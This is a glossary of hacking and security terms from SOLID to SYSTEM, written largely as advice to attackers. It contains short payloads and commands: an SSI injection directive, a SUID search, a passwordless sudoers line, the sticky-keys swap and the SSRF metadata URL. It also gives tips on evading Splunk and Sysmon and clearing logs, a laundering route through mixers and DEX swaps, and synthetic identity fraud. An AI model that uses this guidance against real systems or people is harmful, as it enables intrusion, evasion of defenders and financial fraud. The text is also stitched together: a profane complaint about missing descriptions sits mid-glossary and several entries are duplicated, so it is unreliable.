Social Media OSINT --- Gathering information from social networks (LinkedIn, Twitter, Instagram, Facebook, Telegram). Used for: finding employees, their roles (LinkedIn), technology stack (posts, comments), habits (Instagram), contacts. The Com uses social media to prepare vishing (knowing name, position, manager).

Socket --- A network socket (TCP, UDP) --- a connection endpoint. Used in C2, reverse shell. Sockets can be created on any port.

SOF (Start of Frame) --- Start of Frame --- in network protocols: Ethernet (preamble), Wi-Fi (SFD --- Start Frame Delimiter), CAN bus. In the context of attacks, SOF can be a target for fuzzing network protocols, traffic analysis. Not a key term.

Software-Defined Networking (SDN) --- Software-defined networking: an architecture where network control is separated from hardware, done via a controller (OpenFlow). Attacks on SDN: controller compromise, rule modification, DoS on the controller.

Software-Defined Perimeter (SDP) --- A security model creating a virtual perimeter around each device or user (Software-Defined Perimeter, zero trust). Unlike a traditional perimeter (firewall at the network edge), SDP requires authentication and authorization for each access, hiding resources from unauthorized users. SDP uses controllers that dynamically create connections between authorized users and resources. For an attacker, SDP is an obstacle: there is no persistent network access, each connection is authenticated, resources are not visible without authorization. Attacking SDP requires compromising the controller or credentials.

SOL (Serial Over LAN) --- Remote access to a server console via LAN. SOL is used for server management. Compromising SOL gives console access.

SolarWinds --- A manufacturer of IT infrastructure management software (SolarWinds Orion). The SolarWinds supply chain attack (2020) --- compromise of Orion updates, affecting thousands of organizations, including US government agencies. In 2026, SolarWinds is a symbol of supply chain vulnerability, the attack is studied as an example of a complex APT operation.

SOLID --- SOLID --- five object-oriented programming principles: Single Responsibility, Open-Closed, Liskov Substitution, Interface Segregation, Dependency Inversion. In the context of attacks, SOLID is important in reverse engineering and exploit writing: understanding code architecture helps find vulnerabilities (e.g., violation of principles can lead to security bugs that can be

exploited). When analyzing malware, understanding SOLID helps reconstruct logic. SOLID is not a key hacker term but can be encountered in development contexts.

SOLID (SOLID Principles) --- SOLID --- five object-oriented programming principles: Single Responsibility, Open-Closed, Liskov Substitution, Interface Segregation, Dependency Inversion. In the context of attacks, SOLID is important in reverse engineering and exploit writing: understanding code architecture helps find vulnerabilities (e.g., violation of principles can lead to security bugs that can be exploited). When analyzing malware, understanding SOLID helps reconstruct logic.

Solidity --- A programming language for Ethereum smart contracts. Solidity vulnerabilities: reentrancy, arithmetic overflow, access control.

Solo (Key) --- SoloKey --- a hardware security key (FIDO2, WebAuthn). SoloKey is resistant to phishing (AiTM) and vishing, requires physical pressing. For an attacker, SoloKey is an obstacle: bypass requires physical access or a vulnerability in implementation.

SOP (Same-Origin Policy) --- Same-origin policy in browsers: scripts from one origin (protocol+domain+port) cannot access data from another origin. SOP prevents XSS data theft between different sites. Bypassing SOP: CORS misconfig (Access-Control-Allow-Origin: *), XSS (injecting script on the same origin), JSONP.

SORT --- Sort --- a data ordering algorithm. In the context of attacks, sorting is used in: processing stolen data (deduplication, grouping), log analysis (sorting by time), password brute-forcing (sorting dictionaries by frequency of use). Tools: sort in Unix,

PowerShell Sort-Object. Not a key term, but may appear in automation scripts.

SORT (Sort) --- Sort --- an algorithm. In the context of attacks, not a term.

Source Code --- A program's source code. For an attacker, source code is an opportunity to find vulnerabilities (code review), embed a backdoor (supply chain), extract secrets (passwords, keys). Leak of source code (GitHub, GitLab) is a common problem.

Source Code Leak --- A leak of source code (via public repositories, misconfig, insiders). For an attacker, a source code leak is a goldmine: searching for hardcoded passwords, API keys, vulnerabilities, application architecture.

SourceForge --- A hosting platform for open-source projects. SourceForge can be used to distribute malware (hacked projects, ads with malicious links).

SP (Service Pack) --- A Windows service pack (outdated). In 2026, Windows is updated via Windows Update, Service Packs are not released.

SPA (Single Page Application) --- A single-page application: a web application that loads one HTML page and dynamically updates content via API. SPAs often have APIs vulnerable to IDOR, mass assignment, broken access control.

SPAM --- Spam: unwanted emails (advertising, fraud). Spam is used to distribute malware (phishing links, malicious attachments). Spam campaigns can be mass or targeted (spear-phishing).

SPF (Sender Policy Framework) --- An email authentication standard, verifying that an email was sent from a server authorized for the domain (DNS TXT record). SPF prevents sender spoofing. For an attacker, SPF is an obstacle for phishing from a spoofed domain. Bypass: using compromised legitimate accounts (which pass SPF), similar domains (typosquatting).

Spike --- SPIKE --- a tool for fuzzing network protocols. Used to find vulnerabilities (buffer overflow, crashes) in network services. For an attacker, SPIKE is a tool for exploit development. This is a key term in fuzzing.

Spike (Fuzzer) --- SPIKE --- a tool for fuzzing network protocols. Used to find vulnerabilities (buffer overflow, crashes) in network services. For an attacker, SPIKE is a tool for exploit development.

Spiral --- In the context of attacks, "spiral" can mean: spiral software development model (software development lifecycle), spiral attack (gradual deepening into the network), or data visualization (spiral graphs in BloodHound). Overall, not a standard hacker term.

Splash Screen --- A splash screen when an application starts. In the context of attacks, a splash screen can be used for: hiding malicious activity (while the user watches the splash screen, malware executes), social engineering (fake "update" splash screen).

Splunk --- A log analysis platform (SIEM). Splunk is used for collecting, indexing, searching, and correlating logs. Splunk has its own search language, SPL (Search Processing Language). For an attacker, Splunk is a threat: they must not create events that will be indexed, or clear logs. Splunk can have vulnerabilities (RCE via search queries).

SPN --- Service Principal Name. what the fuck is that? where is the description? SOLID --- In the context of attacks, it is not relevant. what the fuck do you mean "not relevant"? where is the explanation? Software-Defined Perimeter (SDP) --- See SDP. again "see", total shit. rewrite the whole letter from the beginning

SPN (Service Principal Name) --- A service name in Kerberos (Service Principal Name). An SPN associates a service (e.g., HTTP, MSSQL, CIFS) with a user account (service account). Format: service_class/host:port. Kerberoasting is an attack where an attacker requests a ticket for an SPN and extracts the service account password hash for offline cracking. SPNs are registered in Active Directory. This is a key term in AD attacks.

SPNEGO (Simple and Protected GSSAPI Negotiation) --- A Windows authentication mechanism (SPNEGO), used in HTTP authentication (IIS, SharePoint). SPNEGO automatically chooses between Kerberos and NTLM. Attacks: NTLM relay via SPNEGO, downgrade.

Spoofing --- Spoofing (IP, DNS, email, MAC, ARP). Used for MITM (man-in-the-middle), phishing, bypassing filters, DoS (amplification). Spoofing requires understanding of protocols.

Spoofing (Email) --- Spoofing the email sender address. Used in phishing (the email looks like it came from a legitimate company). Protection: SPF, DKIM, DMARC.

Spoofing (IP) --- Spoofing the source IP address. Used in DDoS amplification (reflected attacks), bypassing IP filters. For TCP connections, IP spoofing is difficult due to the handshake.

Spoofing (MAC) --- Spoofing the MAC address. Used to bypass NAC (Network Access Control), tracking, device emulation.

Spring (Java) --- A framework for Java (Spring Framework). Spring vulnerabilities: Spring4Shell (CVE-2022-22965), CVE-2016-1000027 (remote code execution). Used in enterprise applications.

Spring4Shell --- An RCE vulnerability in Spring Framework (CVE-2022-22965), allowing arbitrary code execution via request parameters. In 2026, still relevant for unpatched systems.

SPX --- Sequenced Packet Exchange (SPX) --- a transport protocol in Novell NetWare networks (outdated), analogous to TCP. In the context of attacks, SPX may be encountered in legacy systems (old industrial networks). Not a key term.

SQL (Structured Query Language) --- A query language for relational databases. SQL injection (SQLi) is the injection of SQL code into query parameters. Types of SQLi: error-based, union-based, blind (time-based, boolean-based), out-of-band. SQLi allows data theft, modification, command execution (xp_cmdshell). In 2026, SQLi is found in old applications, APIs where there is no parameterization.

SQL Injection (SQLi) --- SQL injection: injecting SQL code into query parameters (SQL Injection). Types: error-based (database errors), union-based (combining results), blind (time-based,

boolean-based), out-of-band. SQLi allows data theft, modification, command execution (xp_cmdshell). In 2026, SQLi is found in old applications, APIs.

SQL Server --- Microsoft SQL Server. SQL Server vulnerabilities: xp_cmdshell (command execution), weak passwords (sa/empty), misconfig (port 1433 open to the internet), linked servers (lateral movement). SQL Server is often used in corporate networks.

SQLMap --- A tool for automating SQL injection. SQLMap identifies vulnerable parameters, extracts data (databases, tables, records), executes commands (if xp_cmdshell is available). Used by attackers to exploit SQLi.

SQS (Simple Queue Service) --- AWS Simple Queue Service --- a message queuing service. SQS is used for: C2 (message queue between agents), exfiltration (sending data via a queue). SQS queues can be used for covert communication (traffic looks like legitimate AWS API).

SRC (Source) --- Source code.

SRP (Secure Remote Password) --- A password authentication protocol that does not send the password over the network. SRP is used in some VPNs, Wi-Fi (WPA3). Attacks on SRP: offline password guessing (if a session is intercepted).

SRTP (Secure Real-time Transport Protocol) --- VoIP encryption (RTP). SRTP encrypts voice and video packets. Attacks on SRTP: downgrade (forcing unencrypted RTP), key cracking (if weak).

SSD (Solid State Drive) --- A solid-state drive. SSD has the ATA Secure Erase command for quick data destruction (all cells marked as erased). Data recovery from SSDs is harder than from HDDs due to wear leveling and TRIM. For an attacker, SSD is a target: data destruction via Secure Erase, or conversely, data extraction from SSD (via chip-off).

SSDP (Simple Service Discovery Protocol) --- A protocol for UPnP (Universal Plug and Play). SSDP is used in DDoS amplification (SSDP amplification): sending a request to an SSDP server with the victim's spoofed IP, the server responds with a large response. Also used to discover IoT devices on the network.

SSH (Secure Shell) --- A protocol for remote management (Secure Shell, port 22) with encryption and authentication. SSH is used for: server administration, tunneling (port forwarding), file transfer (SFTP), C2 (SSH tunnels). Authentication can be by password or SSH keys. Attacks on SSH: password brute force, theft of SSH keys (private), implementation vulnerabilities (CVE-2024-6387), man-in-the-middle (if host key is not checked).

SSH Agent --- An SSH agent storing private keys in memory and providing them for authentication. Compromising the SSH agent (via socket access, process) allows using keys to access other systems. SSH agent forwarding can be used for lateral movement.

SSH Key --- An SSH key (private and public). The private key is a secret allowing authentication without a password. Stealing a private key (from ~/.ssh/, from memory, from agent) gives access to systems where the public key is installed. SSH keys are often not protected by a passphrase.

SSH Tunneling --- Tunneling via SSH (port forwarding). Types: local forwarding (port on client → remote server), remote forwarding (port on server → client), dynamic forwarding (SOCKS proxy). Used for: bypassing firewalls, accessing internal networks, hiding C2.

SSI (Server Side Includes) --- A web server technology (Apache) for including file contents in HTML. SSI injection is a vulnerability allowing command execution on the server via directives (e.g., <!--#exec cmd="id" -->). In 2026, SSI is found in legacy applications.

SSL (Secure Sockets Layer) --- An outdated encryption protocol (predecessor of TLS). SSL v2 and v3 are vulnerable (POODLE, DROWN). In 2026, TLS is the standard, SSL is disabled.

SSL Certificate --- A TLS/SSL certificate (X.509). Used for: traffic encryption, server authentication. Stealing a certificate's private key allows decrypting traffic (if no PFS --- Perfect Forward Secrecy) and impersonating the server.

SSL Pinning --- Certificate pinning: pinning a certificate or public key in an application. The application checks that the server's certificate matches the pinned one, ignoring trusted root authorities. SSL pinning protects against MITM (man-in-the-middle). For an attacker, SSL pinning is an obstacle: they must modify the application (disable pinning) or compromise the server's private key.

SSL Strip --- An attack downgrading TLS to HTTP (SSL stripping). An attacker (MITM) redirects requests to HTTP, replacing HTTPS links. HSTS (HTTP Strict Transport Security) protects against SSL strip: the browser automatically uses HTTPS.

SSO (Single Sign-On) --- Single Sign-On: the user logs in once to an Identity Provider (IdP) and gains access to all connected applications. SSO uses SAML, OAuth, OpenID Connect. Compromising the IdP (Okta, Azure AD) gives access to all of the organization's applications. The Com attacks Okta and Azure AD (SSO providers).

SSP (Security Support Provider) --- A Windows security support provider. SSPs are used for authentication (Kerberos, NTLM, Negotiate). SSP injection is a technique for installing a malicious SSP to steal passwords (all passwords passing through the SSP can be logged). Used for persistence.

SSRF (Server-Side Request Forgery) --- A vulnerability allowing an attacker to make the server send HTTP requests on its behalf (Server-Side Request Forgery). SSRF is used for: bypassing firewalls (access to internal services), reading files (file://), accessing cloud metadata (http://169.254.169.254/latest/meta-data/), port scanning the internal network, exploiting internal services (e.g., Redis, Memcached).

SSSD (System Security Services Daemon) --- A daemon for authentication in Linux (AD, LDAP, Kerberos). SSSD caches credentials. SSSD vulnerabilities can lead to privilege escalation.

ST (Security Token) --- A security token.

Stage (Payload) --- A stage payload: the first stage of a payload that downloads the main payload (stage). Used to reduce the size of the initial payload and bypass detections. Example: a stager downloads and runs meterpreter.

Stager --- A loader (stager): a small payload that downloads and executes the main payload. A stager can be implemented as a PowerShell script, shellcode. Used to bypass payload size limitations.

Staging Server --- An intermediate server for storing tools, data, results before exfiltration. A staging server can be a compromised legitimate server or a VPS. Interlock used a staging server that was misconfigured, allowing AWS to detect their infrastructure.

Standalone (Malware) --- Malware that does not require a C2 (autonomous). A wiper (e.g., Handala) can be standalone: it runs, destroys data, terminates. Unlike ransomware, which requires C2 to get a key.

Standard (Security) --- A security standard (ISO 27001, NIST SP 800-53, PCI DSS, HIPAA). Compliance with standards may indicate mature security processes.

Startup (Linux) --- Autorun mechanisms in Linux: systemd (services), init.d, rc.local, crontab (@reboot), .bashrc, .profile. Used for persistence.

Startup (Windows) --- The startup folder: %AppData%\Microsoft\Windows\Start Menu\Programs\Startup (user) and %ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup (all users). Used for persistence: placing malware in the Startup folder runs it when the user logs in.

State Actor --- A state actor (APT --- Advanced Persistent Threat). State hackers act in the interests of national security:

espionage, destruction, influence. They have resources, long-term goals, and can use zero-days. Examples: Lazarus (DPRK), APT28 (Russia), APT34 (Iran), Handala (MOIS --- Iran's Ministry of Intelligence).

Static Analysis --- Static analysis: code analysis without execution. Used for finding vulnerabilities, analyzing malware (reverse engineering). To evade, attackers use obfuscation, packing, polymorphism.

Station (Base) --- A base station (Wi-Fi, cellular). A fake base station (IMSI catcher) is used to intercept traffic, determine location.

STD (Standard) --- Standard.

Steal (Data) --- Data theft.

Stealc --- An infostealer, competitor to RedLine and LummaC2. Stealc steals passwords from browsers, cookies, crypto wallets, files, takes screenshots, keylogs. Distributed via malvertising, crack sites, phishing. Has a control panel (C2).

Stealth --- Stealth (stealth techniques). Stealth includes: minimal resource usage, traffic masking (as legitimate), mimicking legitimate processes, log clearing, memory-only execution. Stealth is the basis of long-term presence.

Steganography --- Steganography: hiding data in other files (images, audio, video). Used for: hiding malware (in images on a website), C2 (data in images), exfiltration (data in images uploaded to photo hosting).

STEM (Science, Technology, Engineering, Mathematics) --- Science, Technology, Engineering, Mathematics --- educational disciplines. In the context of attacks, STEM is not a term.

Sticky Key --- The "sticky keys" attack: replacing the sethc.exe file (sticky keys) with cmd.exe on the Windows login screen (pressing Shift 5 times launches cmd). Used to obtain SYSTEM on the login screen (LPE). Requires physical access or write access to System32.

STIG (Security Technical Implementation Guide) --- A security configuration guide (DISA STIG). STIG contains configuration requirements (Windows, Linux, network devices). Organizations following STIG have stricter configurations, complicating attacks.

Stingray --- An IMSI catcher (fake base station). Stingray intercepts IMSI, can intercept SMS, calls. Used by law enforcement and attackers. To evade, encryption (TLS), avoiding SMS for MFA are used.

Stitching --- A technique in cryptography and reverse engineering related to combining fragments of data or code to reconstruct a complete structure. In the context of malware analysis, stitching can mean assembling scattered fragments of shellcode or restoring original code from a packed binary. In cryptanalysis, stitching is used to join parts of a key or data obtained from different sources (e.g., from side-channel attacks). In the hacker lexicon, the term is less common, but can be used when describing the process of recovering exploits from memory dumps or working with packed samples. In modern attacks of 2026, stitching is not highlighted as a separate technique, but the principle of combining disparate data (e.g., enriching stolen PII from different

breaches to create synthetic identity) is an important part of post-exploitation.

Stored XSS --- A type of XSS (Cross-Site Scripting) where malicious JavaScript code is stored (saved) in the application's database (e.g., in a comment field, user profile, order) and executed every time the page with that content is loaded by another user. Unlike reflected XSS, where the script is passed in URL parameters, stored XSS does not require the victim to click a special link --- simply opening the page is enough. Stored XSS is especially dangerous in admin panels, blogs, forums, ticket systems. For an attacker, stored XSS is a way to obtain an administrator's session, steal cookies, perform actions on behalf of other users, distribute malware. In 2026, stored XSS remains relevant for web applications with insufficient input validation.

Strace --- A command-line utility in Linux that traces system calls (syscalls) executed by a program. strace ./program shows all calls to the kernel: file openings, read/write operations, process creation, network connections. Used for: analyzing malware behavior (without running in a sandbox), finding vulnerabilities (understanding which files the program opens), debugging. For an attacker, strace is a tool for studying target software, identifying weak spots (e.g., reading config files with passwords), understanding how the program interacts with the system.

Stream (C2) --- A data stream between the agent (infected device) and the C2 server (Command and Control). A stream can be implemented via various protocols: TCP (stable connection), UDP (connectionless), HTTP/HTTPS (over TCP, disguised as web traffic), WebSocket (bidirectional, persistent), DNS (queries-responses). In the context of C2, a stream is characterized by direction (agent → C2 sends heartbeat and results, C2 → agent sends commands), frequency (cadence), encryption, obfuscation. The stream must be covert to avoid attracting network detection.

Stream (TCP) --- A TCP stream: an established TCP connection between two nodes, providing reliable, ordered data delivery. Unlike UDP, TCP requires connection establishment (three-way handshake) and maintains state. For C2, TCP streams are used less frequently than HTTP/HTTPS because they are more noticeable (persistent connection, not typical of normal user traffic). However, TCP can be used in closed networks (e.g., between servers inside a data center) or for reverse shells (nc, socat).

Strike (Cobalt) --- Cobalt Strike --- a commercial C2 framework for attack emulation. In the context of "strike", it can refer to an attack conducted using Cobalt Strike, or to the Beacon (agent) itself. Cobalt Strike Strike is not a separate term, but part of the name.

String (Obfuscation) --- String obfuscation: a technique for hiding string constants in code to complicate static analysis. Methods: encryption (XOR with a key, AES), encoding (Base64), splitting into fragments, assembly at runtime. Strings may contain C2 URLs, function names, passwords. Without obfuscation, strings are visible in the binary (strings command). For an attacker, string obfuscation is a standard practice to prevent antiviruses and researchers from quickly extracting IoCs.

Strip (SSL) --- SSL strip (SSL stripping) --- an attack that downgrades a secure HTTPS connection to unencrypted HTTP. An attacker (MITM) intercepts traffic, replaces HTTPS links with HTTP links, and the victim communicates with the server over HTTP, thinking it's HTTPS. Passwords and data are transmitted in plaintext. Protection: HSTS (HTTP Strict Transport Security), which forces the browser to use HTTPS even if the user typed HTTP.

Strobe (Scan) --- Strobe scan --- a network scanning method where a single port is scanned across many IP addresses (as opposed to normal scanning where many ports are scanned on one IP). Used to find a specific service (e.g., a web server on port 443) over a large IP range. A strobe scan is faster and less noticeable than a full scan of each IP.

Structure (PE) --- PE (Portable Executable) structure --- the format of executable files in Windows (.exe, .dll, .sys). PE consists of: DOS header (MZ), NT headers (Signature, File Header, Optional Header), section headers, sections (.text --- code, .data --- data, .rdata --- read-only data, .rsrc --- resources). Understanding the PE structure is necessary for reverse engineering, packing, code injection, modifying executable files. Attackers modify PE files to change the entry point, add sections, obfuscate imports.

Structured Exception Handling (SEH) --- An exception handling mechanism in Windows, allowing programs to react to errors (division by zero, invalid memory access). SEH stores handler addresses on the stack. In exploits, SEH overwrite is used --- overwriting the exception handler address to gain control flow. Protection: SEHOP (Structured Exception Handling Overwrite Protection) checks the handler chain.

Stub (Payload) --- A stub --- part of a packer that runs first, unpacks and runs the original malware code. The stub may contain anti-debugging, anti-sandbox, decryption. After execution, the stub passes control to the original entry point (OEP). Packing with a stub is used to bypass signature-based detections.

Stuxnet --- An industrial worm (2010) that attacked Iranian nuclear centrifuges. Stuxnet used four zero-day vulnerabilities (including vulnerabilities in Windows and Siemens Step7), signed drivers (stolen Realtek and JMicron certificates), modified PLCs (Programmable Logic Controllers) via vulnerabilities in Siemens

software. Stuxnet was the first known cyber-physical weapon, demonstrating the possibility of remote physical equipment destruction. For an attacker, Stuxnet is an example of a complex APT operation using supply chain, multiple zero-days, and targeting industrial systems.

SU (Switch User) --- A Linux command for switching users within a session. su username switches to the specified user (requires their password). su - (or su - root) switches to root, loading root's environment (home, variables). Used for privilege escalation if the root password is known. Unlike sudo, su requires the target user's password, not the current user's.

SUBD (Subdomain) --- A subdomain: a part of a domain preceding the main domain (e.g., admin.example.com). Subdomains are often used for various services: mail.example.com, vpn.example.com, test.example.com. For an attacker, subdomain enumeration is an important part of OSINT: finding subdomains can reveal non-obvious targets (admin panels, old versions of sites, hidden services). Methods: DNS queries (dig), searching in crt.sh (certificates), Google dorks, brute force.

Subdomain Enumeration --- Subdomain enumeration: the process of finding all subdomains of a target domain. Methods: passive (searching in crt.sh, DNSDB, SecurityTrails, Google, Wayback Machine) and active (DNS brute force with a wordlist, zone transfer). Subdomain enumeration is used to expand the attack surface: found subdomains may be vulnerable (not updated, forgotten, misconfigured). ShinyHunters uses subdomain enumeration to find Salesforce Experience Cloud sites.

Subdomain Takeover --- Subdomain takeover: a situation where a DNS record (usually CNAME) points to a resource (S3 bucket, Azure Storage, Heroku, Github Pages, Shopify) that no longer exists. The attacker creates a resource with the same name and

gains control over the subdomain. Used for: hosting phishing sites on a legitimate domain (bypassing filters), C2 (domain trust), stealing cookies (SameSite policy). To detect subdomain takeovers, scanners (nuclei, subjack) are used.

Subnet --- A subnet: a logical division of an IP network into smaller segments. Defined by a subnet mask (e.g., 192.168.1.0/24). Understanding subnets is important for network mapping after initial access: determining network boundaries, finding routers, planning lateral movement.

Substitution Cipher --- A substitution cipher: an encryption method where each character is replaced by another character (or set of characters) according to a fixed rule (Caesar cipher, XOR with a key). In malware, substitution ciphers are used for string obfuscation (e.g., XOR with 0x42). Weak protection, easily decrypted with a sample.

SUDO (Superuser Do) --- A Linux command for executing commands as another user (usually root) with the current user's privileges. sudo command runs a command with root (or specified user) privileges. Sudo is configured via the /etc/sudoers file. Misconfig in sudoers (e.g., user ALL=(ALL) NOPASSWD: ALL) allows the user to run any command as root without a password, giving full control over the system. Used for LPE.

Sudoers --- The sudo configuration file (/etc/sudoers), defining which users and groups can run which commands as root. Edited only with the visudo command. Example line: username ALL=(ALL) ALL --- the user can run any command as any user, password required. username ALL=(ALL) NOPASSWD: ALL --- without password (dangerous). Sudoers misconfig is a common privilege escalation vulnerability.

Suffix (Domain) --- A domain suffix (TLD --- Top-Level Domain): .com, .org, .net, .ru, .to, .onion. The choice of TLD for registering C2 domains is important for OPSEC: some TLDs (.ru, .to, .su) are less accessible for US seizure; .onion provides anonymity via Tor. Handala used .to (Tonga) for domains, making seizure difficult.

SUID (Set User ID) --- A bit in Unix/Linux allowing a program to run with the file owner's privileges (Set User ID). SUID binaries are targets for LPE (if there is a vulnerability). Examples: passwd, sudo, pkexec. To find SUID binaries: find / -perm -4000 2>/dev/null.

Sulley --- A framework for fuzzing network protocols. Sulley allows creating mutated packets to find vulnerabilities in network services. Used by security researchers to discover zero-days. For an attacker, Sulley is a tool for exploit development.

SunBurst --- A backdoor injected into SolarWinds Orion updates in 2020 (supply chain attack). SunBurst was signed with a legitimate SolarWinds certificate, ran in memory, downloaded additional modules from C2. SunBurst compromised thousands of organizations, including US government agencies. In 2026, SunBurst is a symbol of the danger of supply chain attacks.

Superfish --- Adware pre-installed on Lenovo laptops in 2015. Superfish injected a self-signed root certificate used to inject ads. The certificate allowed MITM attacks on HTTPS connections, creating a critical vulnerability. An example of a supply chain attack at the firmware/pre-installed software level.

Supernode (P2P) --- A supernode in P2P (peer-to-peer) networks --- a node coordinating other nodes, storing metadata. In P2P botnets (e.g., Storm, Zeus P2P), supernodes manage the network, transmit commands, collect results. Attacking supernodes

can destroy the botnet. For an attacker, creating a P2P botnet with many supernodes increases resilience to takedown.

Supply Chain Attack --- A supply chain attack: compromising not the target itself, but its supplier, developer, updates, dependencies. The goal is to inject malicious code into a product that then reaches thousands of clients. Examples: SolarWinds (Orion updates), Bybit (Safe{Wallet} --- a third party), Conduent (contractor), ShinyHunters (Salesforce --- SaaS misconfig gives access to data of hundreds of clients). In 2026, supply chain attacks are one of the main vectors for state actors and large criminal groups.

Suricata --- An open-source IDS/IPS (Intrusion Detection/Prevention System). Suricata analyzes network traffic based on signatures (similar to Snort), supports multi-threading, GPU acceleration. Used to detect attacks, including C2 traffic. For an attacker, Suricata is a threat: they must encrypt traffic (TLS), obfuscate protocols, mimic legitimate traffic.

Surveillance --- Surveillance: gathering information about targets using technical means (IP cameras, microphones, traffic interception, device hacking). In cyber warfare, surveillance is a reconnaissance stage. MuddyWater used surveillance via hacking IP cameras to target missiles (battle damage assessment). Handala used surveillance to gather data on victims (doxxing).

Suspicious (Activity) --- Suspicious activity: actions that deviate from normal user or system behavior. Examples: PowerShell launched from Word, mass file copying at night, user creation, stopping antivirus. An attacker must avoid suspicious patterns or mimic legitimate activity (behavioral blending).

SVC (Service) --- A Windows service. Services can be set to start automatically and run with elevated privileges (SYSTEM). Used for persistence and lateral movement.

SVID (Service Identifier) --- A service identifier in service management systems (e.g., in Kubernetes). In the context of attacks, SVID can be a target for attacks on service mesh (Istio, SPIFFE). However, this is a highly specialized term.

SVM (Support Vector Machine) --- A machine learning algorithm used in some EDR (Endpoint Detection and Response) for classification: distinguishing malicious files from legitimate ones. SVM builds a hyperplane separating samples. For an attacker, understanding SVM helps develop adversarial examples: modify malware so it is classified as legitimate.

SVN (Apache Subversion) --- A version control system (predecessor to Git). SVN repositories may contain configuration files with passwords, keys. SVN vulnerabilities can lead to RCE. In 2026, SVN is used in legacy projects; attackers look for access to SVN repositories (via WebDAV, misconfig) to steal source code.

SW (Switch) --- A network switch. Attacks on switches: MAC flooding (overwhelming the MAC address table, causing the switch to act as a hub), VLAN hopping (moving between VLANs), STP manipulation (Spanning Tree Protocol manipulation to redirect traffic), ARP poisoning (in networks without protection). Compromising a switch can give an attacker access to all network traffic.

Swap (Crypto) --- Cryptocurrency exchange on a decentralized exchange (DEX swap). Used for money laundering: stolen Bitcoin → via mixer (Sinbad) → exchange for Monero (THORChain) → exchange for USDC (Uniswap) → withdrawal via deepfake KYC.

Swaps on DEXs require no KYC, making them attractive for laundering.

Swap (Memory) --- A swap file in Windows (pagefile.sys) and Linux (swap partition, swap file). When RAM is insufficient, data is paged to disk. Swap may contain passwords, keys, process contents paged out of RAM. For an attacker, swap is a source of data (if they have file system access). For protection, swap encryption (dm-crypt, BitLocker) is used.

Swarm (Botnet) --- A swarm --- a network of infected devices (botnet). The term is used to describe distributed botnets with peer-to-peer architecture.

Swift (Apple) --- Apple's programming language for iOS, macOS, watchOS, tvOS. Swift is a modern alternative to Objective-C. Malware for macOS can be written in Swift. Swift is harder to reverse engineer than Objective-C due to its complex runtime and lack of standard decompilation tools.

Swift (SWIFT) --- The Society for Worldwide Interbank Financial Telecommunication (SWIFT). SWIFT attacks (Bangladesh Bank 2016, $81M) --- compromising SWIFT terminals to send unauthorized transfers. Lazarus Group (DPRK) conducted SWIFT attacks. For an attacker, SWIFT is a target for financial crimes.

SWT (Standard Widget Toolkit) --- A graphics library for Java (SWT). Used in Eclipse and other Java applications. In the context of attacks, SWT can be a target for exploitation (vulnerabilities in GUI libraries). However, not a key term.

SX (Send) --- Abbreviation for "send". In the context of attacks, it may appear in function names (send(), WSASend), but is not a standalone term.

SYN (Synchronize) --- A TCP SYN flag, used to establish a connection (first step of the three-way handshake). SYN flood is a DoS attack sending many SYN packets without completing the handshake.

SYN Flood --- A DoS attack that exhausts the half-open connection table (backlog) on a target server. The attacker sends SYN packets with a spoofed source IP; the server responds with SYN-ACK and waits for an ACK that never arrives. Half-open connections accumulate until the limit is reached, after which the server cannot accept new connections.

SYN Scan --- A type of port scan (TCP SYN scan, half-open scan). The attacker sends a SYN packet to a port; if a SYN-ACK comes back, the port is open; if an RST, it's closed; if no response, it's filtered. SYN scan does not complete the TCP handshake, so it leaves no traces in some services' logs (but can be detected by IDS). Faster and less noticeable than a full connect scan.

SYN-ACK --- A TCP packet with SYN and ACK flags, sent by the server in response to a SYN (second step of the three-way handshake). SYN-ACK is used in SYN scans to determine open ports.

Sync (File) --- File synchronization (rsync, robocopy). Used for exfiltration: copying stolen data to a remote server via rsync (SSH) or robocopy (SMB). Synchronization can be set to low & slow to avoid raising suspicion.

Sync (Time) --- Time synchronization with an NTP server. Disruption of synchronization can cause problems: Kerberos (tickets have timestamps, a difference >5 minutes causes errors), certificates (validity period), logs (time offset complicates investigation). An attacker can disrupt synchronization (via an NTP attack) to disrupt system operations.

Synchronization --- Process/data synchronization. In attacks, it can be disrupted to cause system failures.

Synchronized (Time) --- Synchronized time.

Syndicate --- A syndicate: an organized group of cybercriminals with a clear division of roles: developers (create malware, C2), affiliates (conduct attacks), access brokers (IAB), negotiators (communicate with victims), launderers (launder money). Examples: The Com, ShinyHunters, Scattered Spider. Syndicate management involves compartmentalization (members know only their segment), burner identities (one-time personas), zero-knowledge ops (no one knows the full picture).

Synthetic Identity --- Synthetic identity: a combination of real (stolen) and AI-generated data to create a new "person" that doesn't exist. Example: an SSN and date of birth from the Conduent leak + an AI-generated face (StyleGAN) + fake documents (passport, driver's license) + fake credit history. Used for: opening bank accounts (for money laundering), obtaining loans, bypassing KYC (Know Your Customer). Deepfake KYC is the process of creating synthetic identity.

Syscall (System Call) --- A system call --- a way for user applications to request services from the operating system kernel (opening files, creating processes, network connections). In Windows, system calls go through ntdll.dll. EDRs place hooks on

ntdll.dll for monitoring. Direct syscalls are a hook bypass technique: calling system calls directly, bypassing ntdll.dll (via assembly instructions syscall in x64, sysenter in x86). Used in memory-only payloads.

Sysinternals --- A set of Microsoft utilities for Windows administration and diagnostics. Includes: Process Explorer (process management), Process Monitor (file system, registry monitoring), PsExec (remote command execution), Autoruns (autostart), ProcDump (process dump). Utilities are legitimate, signed by Microsoft. Attackers use Sysinternals for: LSASS dump (ProcDump), lateral movement (PsExec), enumeration (Autoruns), hiding (Process Explorer can be used to kill EDR processes).

Syslog --- A logging standard in Unix/Linux (and supported by many network devices). Syslog messages have a level (emerg, alert, crit, err, warning, notice, info, debug) and a facility (auth, cron, daemon, kern, local0-7). Syslog is sent to a central server for aggregation (SIEM). For an attacker, syslog is a threat: they must clear local logs or prevent sending (via modifying rsyslog, syslog-ng configuration).

Sysmon (System Monitor) --- A Sysinternals utility for detailed logging of Windows events: process starts, network connections, registry changes, driver loads, file creation. Sysmon is used by defenders for in-depth monitoring (logs are sent to SIEM). For an attacker, Sysmon is a serious threat: it logs actions that may be invisible to the standard Event Log. Bypass: disabling the Sysmon service (requires privileges), changing configuration, using techniques that do not trigger events (memory-only, direct syscalls).

System (Windows) --- The SYSTEM account in Windows (SID S-1-5-18) --- the highest level of privilege, higher than Administrator. Processes running as SYSTEM have access to all

resources, can change permissions, hide. Obtaining SYSTEM is the goal of LPE (Local Privilege Escalation) after initial access.

System Administrator --- A system administrator. A target for vishing (a call "I'm from IT, help"), spear-phishing, BEC. Compromising a system administrator gives access to the entire infrastructure.

